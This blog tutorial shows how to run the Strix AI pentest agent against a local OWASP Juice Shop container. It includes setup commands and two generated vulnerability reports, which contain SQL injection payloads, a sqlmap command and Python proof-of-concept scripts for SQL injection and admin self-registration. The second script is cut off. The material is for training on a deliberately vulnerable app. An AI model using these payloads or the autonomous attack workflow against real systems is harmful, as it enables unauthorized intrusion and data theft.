Autonomous Web Pentest With Strix AI
Summary
Seems no one is talking about this AI agent yet; everyone is talking about OpenClaw, but has forgotten this one, or is it being slipped through?
Perhaps because this Agentic AI is specific only for penetration testing.
I think it’s worth it to try it out, and it’s quite fun.
Strix AI is one of the first, pioneering, open-source AI agent frameworks for autonomous penetration testing in the AI era, which can test your code, web, APIs, cloud, and infrastructure, and deliver validated findings with a summary, PoC, reproduce steps, recommendations, and finally auto-generated exploit Python code.

In this example, I used openrouter.ai, and I compared between 3 famous AI models: Claude Sonnet 4.6, GPT-5, and Gemini 2.5 Flash.

I also compared the free version; however, please be mindful that the free version has:
- Less intelligent.
- Might be rate-limited.
- Slower.
GPT-5 is the cheapest here, and I chose 5.2 because it’s cheaper than the latest GPT version. Anyway, it is just for testing. I want to know how it can find all vulnerabilities on JuiceShop. At the same time, we can learn something from it.
It says here $1.75 / M tokens, so it’s the cheapest actually compared with famous Claude, and also cheaper than Gemini.
It is also smarter than Gemini according to the openrouter comparison by looking at those “Intelligence, Coding, Agentic” percentages.
The target is the local juice shop via Docker.

After around 4.5 hours, it was costing my whole credit $10, and I stopped and ended up with 7 vulnerabilities (out of 173 in Juiceshop), not too bad, huh?
Considering this is from an older version of GPT, not too bad, even 4.5 hours and then stopped due to the limit?
Would it replace the IT Pentester? No, because:
- Don’t understand the hacker’s jargon
- Don’t have the basics, can’t validate it, false positive or not
- Validate yourself? Takes time to learn Offensive Cybersecurity
- Even some IT SEC Managers don’t understand the generated report fully; they have to copy-paste it and rephrase it with AI to become an “Executive Summary.”
- They don’t want to hassle with setting up the agentic AI
The beauty is that we can get partial results without waiting for the AI agent to be finished 100%.
I ended up trying the free AI instead, which is from NVIDIA (I will try other models later), and up to this writing, it’s not finished yet after 5.30 hours with found 3 valid vulnerabilities.
I believe in this AI era, it’s even better for us (IT Engineer or Cybersecurity professional or DevOps, etc.), faster to find a solution (e.g., debugging code, setup server), and more efficient.
We could even do these at the same time during engagement:
- AI Autonomous Pentest on the target while you sleep
- Manual Pentest on other engagement
- Validate AI results at the same time while it’s running, since we don’t need to wait for the AI to be finished 100% to get the report
1. Installation and Setup
Strix AI
sudo curl -sSL https://strix.ai/install | bash
Get openrouter.ai and apply
export LLM_API_KEY="sk-or-v1-YOUR_OPENROUTER_API_KEY"
Choose and Compare model
Paid
Free
Apply model
# Paid
export STRIX_LLM="openrouter/openai/gpt-5.2"

# Free
export STRIX_LLM="openrouter/nvidia/nemotron-3-super-120b-a12b:free"
2. Setup Test Environment
Download, Install, run juiceshop docker image
docker pull bkimminich/juice-shop
# here you can change your local port 8080 to any port you like
docker run -d --name juice-shop -p 8080:3000 bkimminich/juice-shop
Allow traffic from docker to our machine
Please note that this is only needed for local docker only, since we need to allow the traffic from the Docker bridge network -> to our own machine port 8080 that running the juiceshop webpap to test.
sudo iptables -I INPUT -s 172.17.0.0/16 -p tcp --dport 8080 -j ACCEPT
3. Run Strix
~/.strix/bin/strix --target https://localhost:8080 --scan-mode standard
4. Running Strix Screenshots
Nuclei

IDOR, BFLA, XSS, SQLi


Progress

Found Vulnerabilities

Strix after ended session
It gives nice summary here too even we stopped it in the middle.
5. Generated Reports
It will create strix_runs folder and the target name, inside you will find vulnerabilities.csv and vulnerabilities folder for the report in MD file format.
CSV File
It is already ordered by severity, in this example found 2 criticals, VULN number 3 and 7.

6. Juiceshop Dashboard Screenshot


As you can see, the juiceshop challenge is solved by itself.
My $10 credit with GPT5.2 only found 8 vulnerabilities out of 173.
I think it’s worth it to play around even with free AI.
7. Report Sample VULN 003
SQL Injection in Product Search via GET /rest/products/search Parameter q
ID: vuln-0003
Severity: CRITICAL
Found: 2026-04-28 15:15:54 UTC
Target: http://host.docker.internal:7070
Endpoint: /rest/products/search
Method: GET
CWE: CWE-89
CVSS: 9.1
Description
A SQL injection vulnerability was identified in the product search endpoint. The application concatenates the user-controlled query parameter q into a SQL LIKE clause without proper parameterization. This allows an attacker to alter the SQL query logic.
The issue is exploitable without authentication and supports both error-based SQL leakage (including disclosure of the full SQL query string) and boolean-based manipulation to control result sets.
Impact
An unauthenticated attacker can manipulate database queries executed by the application. Practical impact includes:
Confidentiality impact: High An attacker can infer and extract database content by using boolean-based techniques (and potentially other techniques depending on query context), including sensitive application data stored in SQLite.
Integrity impact: High SQL injection commonly enables data modification or destructive queries when the underlying query execution context permits it. Even if the demonstrated PoC focuses on read behavior, the vulnerability class enables write primitives in many deployments.
Secondary impact The error-based behavior leaks internal SQL query structure, significantly reducing the effort required to exploit and automate extraction.
Technical Analysis
The endpoint GET /rest/products/search accepts a search string in parameter q and uses it in a SQL query resembling:
... WHERE (name LIKE '%<q>%' OR description LIKE '%<q>%') AND deletedAt IS NULL ...
Because q is inserted directly into the SQL string, an attacker can inject quote characters and SQL operators to terminate the string and append additional predicates. This was validated by:
An error-based payload that triggers a SQLite parser error and returns a JSON error object containing the full SQL statement (SQL query leakage).
Boolean-based payloads that deterministically change the number of returned products based on the truth value of an injected predicate (e.g., AND 1=2 vs OR 1=1).
Independent tooling confirmation with sqlmap identified the injection as boolean-based blind and fingerprinted the backend DBMS as SQLite.
Proof of Concept
Prerequisites: None (no authentication required).
1) Baseline request (normal behavior) Send: GET /rest/products/search?q=apple
Expected: HTTP 200 with a small result set (observed: 2 products, response length ~631).
2) Boolean-based proof (predicate false) Send: GET /rest/products/search?q=apple%27%29%29%20AND%201%3D2–
Expected: HTTP 200 with an empty result set (observed: 0 products, response length ~30).
3) Boolean-based proof (predicate true) Send: GET /rest/products/search?q=apple%27%29%29%20OR%201%3D1–
Expected: HTTP 200 with an expanded result set (observed: 46 products, response length ~18653).
4) Error-based proof (SQL leakage) Send: GET /rest/products/search?q=apple%27–
Expected: HTTP 500 with JSON error containing: message: SQLITE_ERROR: incomplete input sql: SELECT * FROM Products WHERE ((name LIKE ‘%apple’–%’ OR description LIKE ‘%apple’–%’) AND deletedAt IS NULL) ORDER BY name
5) sqlmap confirmation (optional independent verification) Example command: sqlmap -u “http://host.docker.internal:7070/rest/products/search?q=apple” -p q –batch –level 2 –risk 1 –flush-session –dbms=SQLite
Expected:
sqlmap reports parameter q is vulnerable (boolean-based blind) and identifies DBMS as SQLite.
import json
import re
from urllib.parse import quote

import requests

BASE = "http://host.docker.internal:7070"
ENDPOINT = f"{BASE}/rest/products/search"

def req(q: str) -> dict:
    url = f"{ENDPOINT}?q={quote(q, safe='')}"
    r = requests.get(url, headers={"Accept": "application/json"}, timeout=15)
    out = {
        "url": url,
        "status": r.status_code,
        "length": len(r.text),
        "data_count": None,
        "error_message": None,
        "leaked_sql": None,
        "body_snippet": r.text[:250].replace("\n", " "),
    }
    try:
        j = r.json()
        if isinstance(j, dict) and isinstance(j.get("data"), list):
            out["data_count"] = len(j["data"])
        if isinstance(j, dict) and isinstance(j.get("error"), dict):
            out["error_message"] = j["error"].get("message")
            out["leaked_sql"] = j["error"].get("sql")
    except Exception:
        pass
    return out

def main() -> int:
    tests = {
        "baseline": "apple",
        "bool_false": "apple')) AND 1=2--",
        "bool_true": "apple')) OR 1=1--",
        "error_based": "apple'--",
    }

    results = {name: req(payload) for name, payload in tests.items()}

    # Keep output readable
    if results["error_based"].get("leaked_sql"):
        sql = results["error_based"]["leaked_sql"]
        results["error_based"]["leaked_sql"] = sql[:200] + ("..." if len(sql) > 200 else "")

    print(json.dumps(results, indent=2))
    return 0

if __name__ == "__main__":
    raise SystemExit(main())
Remediation
1) Parameterize SQL queries
Use prepared statements / parameterized queries for the LIKE clauses. For example, bind q as a parameter and construct the wildcard pattern as a bound value (e.g., %${q}%) rather than concatenating raw input into the SQL string.
2) Centralize and harden error handling Do not return raw SQL errors, stack traces, or query strings to clients. Return a generic error response while logging detailed errors server-side.
3) Add input constraints as defense-in-depth Apply reasonable length limits and character constraints for search parameters to reduce exploitation surface (this does not replace parameterization).
4) Add security regression tests Introduce automated tests that assert injected payloads do not change result sets or trigger SQL parser errors, and that error responses do not include SQL statements.
8. Report Example VULN 007
Mass Assignment Privilege Escalation via POST /api/Users Allows Self-Assigning Admin Role
ID: vuln-0007
Severity: CRITICAL
Found: 2026-04-28 15:23:51 UTC
Target: http://host.docker.internal:7070
Endpoint: /api/Users/ ; /rest/user/login
Method: POST
CWE: CWE-915
CVSS: 9.4
Description
A mass assignment vulnerability was identified in the user registration endpoint. The API accepts a client-supplied role attribute during user creation and persists it directly to the user record. As a result, an unauthenticated attacker can register a new account with role=admin and immediately obtain an administrative JWT via the normal login flow.
Impact
An unauthenticated attacker can create an administrative account, obtain an admin bearer token, and access privileged functionality and data exposed to administrators. This represents full privilege escalation and can lead to complete compromise of application integrity and confidentiality (e.g., user management, administrative endpoints, business data access, and administrative actions).
Technical Analysis
The user creation endpoint (POST /api/Users/) binds JSON request fields into the User model without a strict server-side allowlist of writable properties. The role field is treated as writable during registration, allowing the client to set a privileged value such as admin. The login endpoint (POST /rest/user/login) subsequently issues a JWT that includes the persisted user role in its payload, enabling immediate privilege escalation without any administrative approval or workflow.\n\nThis is a classic mass assignment issue where sensitive authorization attributes are modifiable by the client.
Proof of Concept (raw format, pretify format is below)
Steps to reproduce:\n\n1) Create an account while explicitly setting the role to admin\n\nRequest:\nPOST /api/Users/\nContent-Type: application/json\n\nBody (example):\n{\n "email": "ma.admin.
import base64\nimport json\nimport time\nimport requests\n\nBASE = \"http://host.docker.internal:7070\"\n\n\ndef b64url_decode(data: str) -> bytes:\n data += \"=\" * (-len(data) % 4)\n return base64.urlsafe_b64decode(data.encode())\n\n\ndef decode_jwt_no_verify(token: str) -> dict:\n header_b64, payload_b64, _sig_b64 = token.split(\".\")\n header = json.loads(b64url_decode(header_b64))\n payload = json.loads(b64url_decode(payload_b64))\n return {\"header\": header, \"payload\": payload}\n\n\ndef main() -> int:\n uniq = str(int(time.time()))\n email = f\"ma.admin.{uniq}@example.com\"\n password = f\"Test!{uniq}Aa\"\n\n # 1) Create user with attacker-controlled role\n create_resp = requests.post(\n f\"{BASE}/api/Users/\",\n headers={\"Content-Type\": \"application/json\", \"Accept\": \"application/json\"},\n json={\n \"email\": 